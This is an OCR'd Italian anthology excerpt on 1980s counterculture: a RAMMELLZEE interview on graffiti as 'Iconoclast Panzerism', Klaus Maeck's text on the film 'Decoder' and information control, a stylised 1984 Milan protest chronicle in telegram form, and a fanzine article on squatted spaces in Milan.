ERANO MILITARMENTE STRUTTURATI PER ESSERE ILLEGGIBILI, MA QUESTO SUCCEDEVA A CAUSA DEL FATTO CHE ERANO ARMATI. NOI NON VOLEVAMO CHE LA SOCIETÀ VEDESSE CHE NOI BUTTAVAMO TUTTE LE LETTERE ALL'ARIA.

Graffiti era la parola che voi tutti ci avete appioppato. Panzerismo Iconoclasta è l'unica definizione per spiegare quello che abbiamo fatto sui treni della subway. Se io ho inventato questa definizione recentemente, questo non significa che essa agisse fin da quando abbiamo cominciato a fare i graffiti. Questa parola definisce ogni cosa. E questa è la parola che dovrebbe essere usata. Poi siamo arrivati al Futurismo, ai carri armati, alle lettere con le quali ci siamo armati.

DA ORNAMENTO AD ARMAMENTO

Queste sono le categorie. Io non vedo i graffiti nella categoria dell'ornamento, li sento nella categoria dell'armamento.

T.: Parlami della differenza tra lettere e parole.

R.: Una lettera è una formazione in una equazione, una parola è una formazione in una sentenza, ci sono molti carri armati in una parola e una carro armato è una lettera.

T.: Tu lavori in lettere non in parole.

R.: Io lavoro in formazioni, io lavoro in paragrafi e sentenze. Un libro è un'intera armata, una

parola è una squadra di assassini, una sentenza è una legione, una pagina è solo una pagina; dopo che hai una legione, che hai una pagina, che sai quanto è grande una pagina, tu puoi coprire il lato di una montagna. A proposito di una novella, tu sai quanto brutta sia una novella: è una fottuta squadra dell'armata della morte. Otto pagine o più è la categoria di una novella; ogni cosa minore di questa è un'armata incompleta. Tu devi cominciare da 8 pagine e poi se passi le 700 o qualcosa del genere hai la definizione di un libro che è una strategia. Questo è quello che era stato pianificato nella subway prima che io lo dicessi, era solo a livello subconscio, questo non lo dico io, è il fottuto dizionario che lo dice, icona significa simbolo. OK, io l'ho detto prima di leggerlo sul dizionario, non è colpa mia se succede, non è colpa mia se ho detto simbolo distruttore. Poi voi scrivete tutto in italiano, ci mettete una 'a' o una "o" in fondo, non potete fare questo ad una formazione militare. E' come lavorare in matematica, io so solo come truccare le mie carte, tu perdi solo del tempo e, merda, devi scrivere ogni cosa che dico, io non scrivo mai niente, neanche le mie rime, tu sei un "mc".

T. : Di cosa stai parlando?

R. : Tu sei "mc", un controllore della mente, ce l'hai proprio qui (indica il registratore).

T. : Tu sai che in Europa c'è un'opposizione molto forte alle armi nucleari, credi che il tuo ornamento-armamento combatta il nucleare?

R. : Il nostro armamento ha armi nucleari, armi sonore, laser e ogni altra cosa. Noi combattiamo contro le lettere.

T. : Sei parte della battaglia contro il nucleare anche tu?

R. : No, io sto con loro.

T. : Perché?

R. : Perché sono le più infantili piccole cose che possono mai essere sparate in questo pianeta. L'arma più potente è il suono, l'arma più potente è il colore, i più semplici fottuti poteri che abbiamo, ma noi siamo tanto dannatamente stupidi che non possiamo mai usarli perché sono troppo potenti, così dobbiamo andare a fottere con fuochi d'artificio grandi come un palazzo chiamati bombe H.

T. : Tu parli di Futurismo e Goticismo ma sembri più un uomo rinascimentale dal momento che fai musica, canti, dipinti, balli.


R. : Io sono di New York, ok, sono venuto dalla subway dove siamo stati lasciati all'oscuro; è l'ultima cosa gotica, mio caro, certo sono un uomo rinascimentale, ma sono ancora nel tunnel, e tu dovresti essere felice che sono tornato sulla superficie della terra, dal momento che il Rinascimento è stato portato a quel livello che io definisco Futurismo Gotico. Ti porto un Gotico che è stato lasciato abbandonato e condannato, lo porto al tuo meccanismo e andrà a distruggere il tuo fottuto sistema di comunicazione, perché era stupido abbastanza da essere Gotico in prima istanza.

T. : Che cosa pensi del mondo dell'arte?

R. : Il mondo dell'arte è un'equazione, ognuno è un artista nella propria recitazione. A è quando ero nello stomaco di mia madre; R è la medicina di cui lei aveva bisogno; T è quando mi ha tirato,

BETA - B

HARPOONIC WHIP
LAUNCHER/PULSATO
EXTENDOR



STARBASED EXTENDOR

(MILITARILY THE
UNREADABLE)

- Illustrazione tratta da ICONIC TREATISE GOTHIC FUTURISM ASSASSIN KNOWLEDGES OF THE REMANIPULATED SQUARE POINT ONE TO 720° di RAMMELLZEE, 1979. Ripubblicata nella tesi 'GRAFFITI-EAST VILLAGE', scritta da Tommaso Tozzi nel 1984 per l'Accademia di Belle Arti di Firenze, Italia.

ALFA - A

HARPOONIC/
HARPOON EXTENDOR

LOWER CASE
LAUNCHER

---

l'inferno, fuori di là.

T. : Ma tu devi fare i conti con le gallerie.

R. : Io devo fare i conti con lo stomaco di mia madre che mi teneva dentro un mucchio di acqua, non è vero? E io volevo fottutamente andarmene di là, e poi me ne andai fuori con tutta quella

merda scivolosa addosso: la stessa cosa nel mondo dell'arte, ti fanno cadere un mucchio di uova sulla testa e tu neanche te ne accorgi.

T. : Continuerai a lavorare con i testi rap e la musica?

R. : Cosa credi che sia il suono? Nel futuro le corde vocali verranno usate come armi e lo stesso avverrà per il raggio laser dei nostri occhi e delle nostre punte delle dita, dal momento che perderemo i nostri capelli continuamente.

T. : Tu parli spesso di furti di lettere dall'alfabeto e di giorni dal calendario, puoi dirmi chi è l'autore di questi furti?

R. : Tutto questo è avvenuto a causa del furto universale simbolico, l'Inglese, lo Spagnolo ed il Russo, e qualsiasi altro s/lang/uage (gioco di parole tra linguaggio e slang) che usi lettere e simboli romani non è un linguaggio. I giorni rubati non sono tre, sono 15 o 13; il vescovo, gli astrologi, i monaci, i matematici, i signori, i re, e tutti quei neri che non erano illetterati nei giorni gotici, loro hanno rubato i 15 giorni per ingannarli e tenerseli, così come il governo trucca se stesso per poter restare come governo. Tutti i governi lo fanno. Se tu possedessi qualche cosa non vorresti giocarti, esporti troppo, non è vero?

T. : Quando avrai indietro i giorni?

R. : Appena la cometa tornerà indietro e ci porterà una piga nera, quando la cometa di Halley tornerà indietro noi dovremo allora affrontare la piaga nera e divenire molto illetterati... mentalmente io sono un astrologo, alchimista, matematico, storico, scienziato, fisico, naturalista, tutti quei fottuti personaggi e anche studioso.

T. : Credi che sia possibile pensare in termini di strategie ironiche?

R. : Cosa credi che io sia? Sono uno stratega ironico, gioco meglio quando sono sulla scacchiera, sono un immaginatore, un ingegnere dell'immagine; molta gente non lo è, loro dipingono; non sono un teorico questo è un fatto, non c'è teoria dietro le lettere, è un fatto, meglio che tu le pronunci sempre per tutta la tua vita, tu le hai rubate, non è vero? Come fai a dire che è una teoria nera? Non chiamarmi teorico, sono un fattualista, sono un protofattualista.

T. : In quali gallerie hai esposto?

R. : HO ESPOSTO IN NEW YORK, NELLA SUBWAY DI NEW YORK CHE È LA MIGLIORE GALLERIA IN CUI ABBIA MAI ESPOSTO.

T. : Potrà sembrarti strano, ma tu sei famoso adesso.

R. : Non sono famoso, sono un infame, non voglio essere famoso, perché se io faccio un dannato carro armato e funziona e sparo loro scappano tutti via, e mi metteranno via, e se non mi mettono via, mi rapiranno o assassineranno. Posso costruirlo e farlo funzionare. Ho qualcosa da dire a tutti quei neri che sono rivoluzionari: voi ancora non lo avete fatto, è solo una questione di tempo. Io non sono proprietario di quei dipinti, non firmo nulla di quella merda; io disegno segni di inizio, come posso firmare un segno di debutto; io dovrei distruggere ogni lettera non armata sulla tavola, così ogni lettera deve essere armata e così non mi appartiene; io sono solo un meccanico che applica delle meccaniche, io non le possiedo, nessun Panzerismo Iconoclasta è firmato.

TERRORISTS
CONTROL
AGENTS
ONLY

"VAGUE", N. 16-17, 'PSYCHIC TERRORISM ANNUAL', 1984, LONDRA, INGHILTERRA

"DECODER"

Di Klaus Maeck

Introduzione: Klaus Maeck, scrittore e co-direttore di 'Decoder', giornalista, promotore di concerti e dirigente della 'Rip-Off Records' di Amburgo.

L'informazione importante sta più segreta che è possibile. Solo piccole parti raggiungono il pubblico. Come possiamo sapere con quale violenza siamo controllati o influenzati dal flusso giornaliero della lingua e dalle immagini dei media e dalla musica? Chi sa che la Musica Funzionale, denominata *muzak*, è stata usata durante gli ultimi cinquanta anni? Chi sa che un metodo come la tecnica dei cut-up, scoperta da Brion Gysin e William Burroughs, non è un vantaggio solo per i poeti e gli scrittori; ma ogni pubblicitario la usa nella radio e nella TV ed è già bene applicata nel cinema? La puoi usare per ogni scopo. Per confusione o ribellione. Nel nostro scritto noi progettiamo di mettere *nastri terroristi* agli angoli delle strade per provocare una rivolta: quando andammo a Berlino per l'Anti-Reagan Visit Riot, fummo stupiti di scoprire che erano già lì. I *Ghetto-Blasters* sono stati messi alle finestre aperte e la gente per strada suonava simultaneamente rumori di guerra. Centinaia di registratori furono confiscati in quell'occasione. Ma per una volta una rete di informazione aveva funzionato.
La decodifica dell'informazione nascosta, sperimentata con questi nuovi bits e chips è il tema principale del film. Abbiamo prodotto anche un libro a supporto del film, con articoli circa *muzak*, *cut-up*, *infra-sound*, *dream-machine*, e la mitologia delle rane dai primi indiani ai giorni d'oggi. Il 'DECODER HANDBUCH' contiene anche il testo del film, che lega la struttura dalle rane ai sogni del cut-up...

"LA GUERRA TOTALE VERA È DIVENTATA GUERRA D'INFORMAZIONE:
VIENE COMBATTUTA ORA"
DISTRIBUENDO INFORMAZIONE

Questa è la chiave per cambiare, la chiave della conoscenza e la chiave per sviluppare veramente ogni livello. E' un errore credere in qualsiasi politica dogmatica.
La politica è solo una farsa. Esiste per soddisfare gli interessi acquisiti dai tanti e differenti gruppi nella società, per incoraggiare a credere che la politica governi i paesi e decida i loro destini quando, in realtà, non l'ha mai fatto. Sicuramente non nel modo in cui la gente è abituata a credere. La politica è semplicemente una conveniente messa in scena per fare in modo che la gente si senta sicura. Gli fa credere che la società sia sotto il loro controllo. Votano per i loro

- Illustrazione tratta da VAGUE, n. 16-17, 'Psychic Terrorism Annual', 1984, Londra, Inghilterra.

leaders, e daltronde essi 'devono' sceglierli. La politica è semplicemente una conveniente messa in scena per fare in modo che la gente si senta sicura. Per fargli sembrare che tutto scorra coscenziosamente, democraticamente, e che loro siano al corrente di ciò che sta succedendo. Far sembrare che ci siano politici differenti, che hanno dogmi diversi e che li propongono in pubblico, dopo di che il pubblico sceglie colui che sembra il più sensibile e capace nello svolgere le sue funzioni in ogni occasione. Non credere a tutto ciò.

Noi crediamo che ci sia stato un processo infinito, fin dall'inizio ai tempi delle tribù, e che passa per le colonie, le città, l'industrializzazione per arrivare ai giorni nostri. A questo processo noi diamo nome di *processo di controllo* ed esiste indipendentemente da qualsiasi individuo. Questo *processo di controllo* può essere operato da quasi ogni gruppo con vantaggi acquisiti in ogni momento della storia. Questo processo non prende posizione, non ha moralità, non ha obblighi, non ha un carattere, non ha un senso di urgenza. Il *processo di controllo* è sempre presente. "*Il controllo ha bisogno del tempo come un drogato della droga*" (William S. Burroughs). Noi siamo contrari all'idea che il controllo trascenda il tempo e lo spazio. Il controllo mangia la gente, mangia la storia, mangia gli ideali, mangia le speranze. Esso va avanti nel tempo con qualsiasi travestimento che possa avere. Noi siamo molto in antagonismo con l'intero concetto/situazione di essere controllati da un processo che, in fin dei conti, nessuno vuole (dando per scontato un grado di sanità individuale). A noi non piace questa idea. Se noi abbiamo un qualche nemico, quello è il *processo di controllo*. E' vitale il cortocircuitare quel *processo di controllo*. E' un processo molto indefinito e invisibile. Per certi versi è diventato parte dell'essere di ogni metabolismo umano. Il solo vero modo in cui questo *processo di controllo* può essere rotto è semplicemente per mezzo della nascente maturità nella gente.

Così come negli individui aumenta il livello di maturità, lo stesso avviene per la loro abilità di pensare spesso a se stessi, di accettare responsabilità, di prendere decisioni. In un certo senso, di sviluppare un'atmosfera di ragionevolezza e di logica. Molte persone non la vogliono sviluppare per delle ragioni abbastanza naturali, non vogliono venirne coinvolti. Ciò è un inferno di una grande battaglia e non puoi nemmeno essere sicuro di quali siano le parti. Nonostante questo, loro sanno che potranno continuare a fare esattamente ciò che avevano già programmato di fare, in quanto ogni *processo di controllo* ha bisogno di antagonismo, ha bisogno di gente che lo combatta. La sua più grande forza è il controllo dell'informazione. Principalmente in questo mondo il potere resta in mano alla gente che ha accesso alla parte maggiore dell'informazione e di cui ne ha anche il controllo.

Molta della paranoia nei confronti della politica è in riguardo a ciò che fa *veramente*, a ciò che è segreto, a ciò che non ci è stato raccontato. La diplomazia, in realtà, si occupa di questo. Dunque il nemico è il *processo di controllo* ; e il potere del *processo di controllo*, ora come ora, non è l'esercito e la polizia, non è un potere per mezzo della forza. Quella è una tattica secondaria, non quella fondamentale. Il vero potere sta da chi detiene l'informazione. La debolezza di chiunque controlla quel deposito di informazione, in ogni momento, è che per immagazzinare e usare quell'informazione, i sistemi devono essere sviluppati per l'immagazzinamento e la riproduzione.

Questi sistemi sono molto costosi e scomodi, in quanto richiedono un effettivo equipaggiamento che non può essere utilizzato per sempre. Così, per coprire i costi e rendere funzionante questo equipaggiamento, questi sistemi devono essere messi a nostra disposizione per ottenere i finanziamenti vitali. Questo è il motivo per cui tu puoi accedere a una TV via cavo, al computer, alle fotocopiatrici, alle stampe istantanee, ai registratori a cassetta, perfino alla posta, alle polaroids e ai video. Queste sono tutte cose che ruotano intorno agli affari, ai conglomerati e alla gente in alto che commercia direttamente nel controllo. Essi sviluppano questi sistemi per motivi propri, ma sono così costosi che devono fare una produzione di massa per finanziarli. Così per noi tutti diventa sempre più facile il moltiplicare le nostre idee e informazioni, è uno sviluppo parallelo. Inoltre, un'altra debolezza, di coloro che controllano, è che hanno un modo di vedere a senso unico, dato che noi, gli outsiders, i *terroristi genetici*, o gli agenti del controllo come li chiamiamo nei T.G. (non intendendo che noi siamo nel controllo, ma che ce ne occupiamo), abbiamo l'abilità mutante di fare dei salti concettuali. Che in realtà è ciò che viene detto della gente creativa o degli artisti, o dei criminali con talento: che essi possono percepire le cose in modo ampio, in quanto outside possono analizzare le strutture, giocare le partite con la conoscenza e manipolarla, ributtarla indietro. Così noi otteniamo gli strumenti per aumentare l'efficienza del nostro male e per rivoltarla verso i controllori. In cambio essi ottengono qualcosa da noi. Noi sviluppiamo sempre idee che sono non-lineari e dunque estranee al loro scopo, ma che loro possono adottare e adattare. In una crisi, spesso è un estraneo che intravede la soluzione, e che inventa un nuovo dispositivo; esegue un compromesso. Così è una cosa con due facce. Ogni parte da qualcosa all'altra come risultato diretto del loro conflitto intrinseco. In definitiva un'ironia oltretutto organicamente ciclica e sensata. Il parassita si nutre dell'ospite; l'ospite resta in vita grazie all'immunità fornitagli dal parassita. Il *processo di controllo* sviluppa macchinari, equipaggiamenti e tecniche che noi possiamo usare per i nostri scopi personali. Ma nel nostro uso, inevitabilmente, c'è un capovolgimento filosofico e uno sviluppo creativo, un'analisi dell'esperienza che può essere sfruttata dal *processo di controllo* per i propri scopi. Noi abbiamo bisogno di questo sistema come bersaglio, uno stimolo da combattere esterno a noi stessi, mentre il sistema ha bisogno di ribellione chiedendo alla minoranza di sviluppare nuove possibilità per mezzo di un modo di vedere flessibile che non potrà mai possedere a causa della sua natura rigida. Sembra comunque piacevole il lento, molto lento, crescere di questa minoranza. Un maggior numero di persone stanno rompendo i tabù; lo hanno capito per mezzo della gente che glielo racconta, nei volantini, alla TV, etc., in altre parole è per mezzo del farsi disponibile dell'informazione che essi ottengono certi diritti, che essi possono indagare sulle cose, che possono organizzarsi, che essi possono costruire le loro proprie strutture. Questo non è per dire che tutte queste cose sono di per se giuste, ma sembrano il sintomo di una caduta di questo *processo di controllo* più ampia di quanto molta gente sospettasse. E questo probabilmente spiega, nella politica, il tendere verso idee repressive; per coprire la paura crescente, da parte loro, di una quanto mai vicina usurpazione della gestione del processo e delle sue banche di informazione. (Trad. Tommaso Tozzi)

MOD. 28 - CODICE 08100

TELEGRAFI DELLO STATO

TELEGRAMMA
TELEGRAMME
TELEGRAMM
TELEGRAM

Spazio riservato all'ufficio / for official use only / espace réservé aux services / Dienstvermerk

Bollo a data

IT

Qualifica	Destinazione	Provenienza	Trasmesso	T. I. G.
			il _____	di trasmissione
Numero	Parole	Data	Ora	ore _____
		Via o altre indicazioni di servizio		Trasmittente

ANNO 1984

APRILE: convegno sulle Bande Spettacolari Giovanili organizzate dal centrosc studiii devianza ed emarginazione xxxxxxxxxxxbeh!! Fame-Amen-Sud-CreatureSccordinate et Simili-Virus-eccc..scc strencane infamate sociologiche sul proprio conto.sighsigh. Stampa inizia campagna denigratoria xxyzwxyblahblahzxyzed Fulaines e vincente occupazione TeatroPortaRomana xxxxxxxxx

MAGGIO: CARabinjery Halta Uniforme bebebe! vjgjlj more celere zzedd reprimono duramente sit-in pacifico sul problema sssssspazi con blocco passaggio Onest Cittadin Milanés in tel Center dé la Galleria ----xxxx----xxx---scusate---xxx---cause---xxx situazione---xxx----passività----xxx----OCCUPIAMO bebebe!!! TEATRO MIELE I CREARE CENTRO AUTOGESTITO sighsighsingsing! xxxxxxxxxxxx Forza Nemica interviene con spropositate impiegoooooooszzzzii"uuuuuuuii"7celllularii+++200celeretti+++CARabyneireses NO BUONO!!! xxxxxxxxx Tutte fatte per porre fine the end/la fin affronte a Città Milaneo neolle!ne!non si può! aiaiaiehehehehh Aaaaaaaaaaaaaaahhhhh.
Sgombero politico Via Correggio and ahhh and VIRUSSSSS------ poco sente in città causa sue violente manifestazioni epidemiche sulle facce(pardòn)fasce giovanili.stop.xxxxxxxxx

GIUGNO: xxxxxxxxxxxriapupprroppriazzione/i polemiche suole urbano con Manifest/Azion/Interventi grafici metrò/politani concerti invasioni consigli comunali schedature convegni pesticixxxx xxxpolizia interviene in FIERA SEMIGAGLIA (Nota picciomia) sparande addosso ai piccioni scuri e celeretti che fessere zzzzzcapscapcorrcorr----yyyyyyyyy polizzzzzzziiiiiaaaaaa Pollizzia interviene Festa PUKKKKKKKKKKSSSSSin Garibaldijjjj e spaventa in casa GENITORI REDATTORE di Fame xxxxxxxxx

LUGLIO: Iniziative varie x scempigliare suole + apatia.
++++++++AGOSTO: Partecipaz.al KAOS TAG di Hannover + FERIEFERIEFER
SETTEMB: idem idem wwwuuaaaaoooooooo

OTTOBRE: Fame-Amen-Sud-Scoordinate Creature prendono contatti Centro Sociale Leoncavalle wwwwzzzz Cavalle iiiiiiihhhhgrrrrrrrer

NOVEMBR: Man festa di Fame ----- concerto di Amen ----- Rinasce bie Bisogne di AUTOGESTIONE ssssiiii!!!pressima utilizze di une spazio all'interno del Centre ++++++++xxxxxxxxxxxx

DICEMBR: Attentato mentale al convegno sui giovani organizzate PCI-- Concerto con Virus sul problema sassePAZIII!!!Ariapproprio zione fermata Metrò con concerto+attentati mentali Signori Milanesi+Centribute GRATUITO arrede urbane architettonico.. Mostra di Amen sui KRAKERS movim.giov.occup.spazi case in Olanda xxxxx----invasione centre città con performance paradis urla cases +attentati mentali+lancis fumegani celeretti eccco

NEW NEW NEW NEUE NEUE NUEU NUEU

Zt per ultimo grande beffa xxxxx Comune Milano regala x Natale ai giovani milanés spaziooxxxbohh!puzz!puzz!ASSESSORATE AL DE MAGNO assegna a JO'JO'SQUILLO - esempio di rincoglionimento giovanile fatte soda - un peste in piene centre città x farci spazio sociale CON TESSERA!!!!!!!!!!!!!!!!!!NO BUONO!!!!!!!!!xxxxxxxzzzzyyyyyyxxxxx

INDIGNATI CONTINUIAMO NS.AZIONI DI AGGREGAZIONE PROTESTA BOICOTTAGGIO

Step

Indicazioni obbligatorie ad uso dell'ufficio / Compulsory indications for official use only / Indications obligatoires à l'usage exclusif du bureau / Nur für Amtszwecke vorgeschriebene Angaben

L'AMMINISTRAZIONE NON ASSUME ALCUNA RESPONSABILITÀ CIVILE IN CONSEGUENZA DEL SERVIZIO TELEGRAFICO ... no responsibility for problems ... service telegraphique

"AMEN", N. 2, OTTOBRE, 1984, MILANO, ITALIA

"MILANO E GLI SPAZI"

By Angela di Amen


L'articolo viene introdotto da queste poche righe scritte da Angela Valcavi per l'occasione della pubblicazione in questo libro.

Tra il 1-7 Aprile 1984, si è tenuto a Milano un Convegno sulle 'Bande Spettacolari Giovanili', la cui locandina di presentazione riportava questo testo: "UNA REALTA' NELLA METROPOLI DEGLI ANNI '80" -meeting convegno dal 1 al 7, films, video tape, dibattiti al Teatro di Porta Romana; dal 2 al 7 fotografie, mostra al Nuovo spazio di Via Guicciardini, 6; mercoledì 4, musica, videomusic all'Odissea 2001. Provincia di Milano, Assessorato ai Servizi Sociali e Culturali, Centro Studi e Ricerche sulla Devianza e l'Emarginazione.
Questo articolo è stato scritto a seguito della contestazione al convegno, che non si svolse in quanto fu occupato il teatro sede della manifestazione e che fu gestito dalle diverse realtà antagoniste milanesi con dibattiti, assemblee e concerti. Inoltre, in questo articolo viene fatto un quadro della situazione di disagio che esisteva, e che tuttora esiste a Milano.

MILANO EUROPEA, MILANO BASTARDA.

Milano, metropoli normalizzata, dove la gente è sempre più simile a zombies, dove tutto è in funzione della produzione per il progresso sociale, macchine-computer-video, dove la condizione per esistere è la spersonalizzazione degli individui che vivono in una metropoli che non gli appartiene più, in attesa della seconda morte: quella del corpo.
E per chi non è così? Solo il deserto più arido.
Si è molto parlato del sabotaggio del convegno sulle bande spettacolari giovanili, di cos'è la nostra cultura, del bisogno di uscire, di gestirci, di produrci in una città che non offre niente.
Una città dove bisogna solamente cercare di 'rubare', in una città dove la gestione culturale non ammette la possibilità di concretizzare momenti collettivi che partono da bisogni reali degli individui, una città dove sono così eliminati i momenti di socializzazione e di confronto.
Esiste solo un 'armonico' gioco organizzativo di ogni momento culturale che stabilisce che tutto deve muoversi partendo dal rapporto committente/produzione, che si dibatte unicamente tra problemi di spettacolo e di 'business' prima che di cultura.
Viene tutto offerto pronto per il suo immediato consumo, per essere divorato da un referente ormai privato del desiderio di appagamento, di conoscenza e di divertimento, completamente

- Illustrazione tratta dalla fanzine AMEN, n. 3, 1984, Milano, Italia.



massificato a cui è negata la capacità di riconoscere e di identificare ciò con cui entra in contatto. Subisce o accetta passivamente, non intervenendo con la partecipazione a concludere il momento.

Queste condizioni (ed altre) hanno creato un fruitore modello, intrappolato nei luoghi comuni offerti dalla commercializzazione di un tipo di cultura che si trasforma in merce prima ancora di essere considerata il prodotto di un bisogno. Muovendo da interessi di gestione politica viene stabilito che il tempo libero viene ad essere determinato in funzione della trasformazione/ modificazione in business delle espressioni emergenti.

Il prodotto viene preso, dato e riciclato in funzione del suo essere unicamente spettacolo, indirizzato ad un pubblico le cui esigenze sono oramai codificate e massificate.

In questo modo ci è tolta la possibilità di divulgare i nostri elaborati, di creare nuovi eventi, di far crescere tutto ciò che al nostro interno fermenta, di concretizzare creazioni, perché tutto ciò finisce per inacidire a causa di impossibilità di comunicazione o confronto.

E' questo il terreno sul quale ci troviamo ad agire. Una situazione di sterilità per chi ha ancora da dire qualcosa di diverso. Questo dopo che tutto un movimento è stato spazzato via, ridotto all'impotenza, servendo ad esempio per chiunque volesse ancora essere dissenziente allo status sociale. Ci troviamo ora in una situazione di 'normalizzazione' nella quale vengono offerte forme di aggregazione e di

Illustrazione tratta da VAGUE magazine, n. 18-19, Programming phenomena and conspiracy theoria', 1986 Londra, Inghilterra.

soddisfazione dei bisogni (sullo stile americano e nord europeo) come videobar, fast food, discoteche, concerti.

Superati gli anni di piombo questa nuova società medio borghese si è ricreata attorno alle sue esigenze di tranquillità finalmente appagate. La pace sociale ricreata con una grande vittoria riformatrice, restituente a questa società i suoi vecchi valori trasgrediti: Dio, Patria, Famiglia. In questa situazione è chiaro che non ha assolutamente posto chi ancora ha da esprimere la sua volontà antagonista.

Questa è anche la situazione in cui va inserito lo sgombero del Teatro Miele e i conseguenti sgomberi della casa occupata di Via Correggio e del C.S. Virus. La pace sociale è stata intaccata con l'azione dirompente dell'occupazione del teatro, così come è stata intaccata la gestione comunale della cultura e degli spazi ad essa delegati visto che l'occupazione sarebbe continuata con la gestione dei locali del teatro determinata dai nostri bisogni e dalle nostre esigenze. Ma soprattutto è stata la possibilità che persone disgregate, sfuggenti al controllo, potessero destabilizzare, anche solo per un momento, un equilibrio sociale a lungo cercato.

Occorreva, però, un esempio abbastanza chiaro per soffocare qualsiasi voglia di ribellione, e con lo sgombero di Via Correggio e del Virus, tre giorni dopo il tentativo dell'occupazione del Teatro Miele (abbandonato da anni), è stato eliminato un punto fisico di grossa aggregazione per chiunque avesse avuto intenzioni destabilizzanti.

A questo punto si inserisce il lavoro dei media di 'storicizzazione' delle vicende che è stato decisamente efficace.

In due mesi di cronache ciò che è apparso ai lettori è stato un universo di buffoni (quando non si criminalizza si ridicolizza riducendo tutto a spettacolo) che improvvisamente appare per rifiutare un ruolo (banda spettacolare), e non, come accaduto per rivendicare il diritto alla gestione della propria cultura. Di questo si è parlato su vari quotidiani e periodici, come di un elemento secondario rispetto alla contestazione del convegno. Il bisogno di spazi è stato minimizzato fino ad essere completamente eliminato quando su 'La Repubblica', a distanza di tre mesi dal convegno, vengono pubblicati articoli dove viene spiegato che le bande spettacolari sono morte, non esistono più.

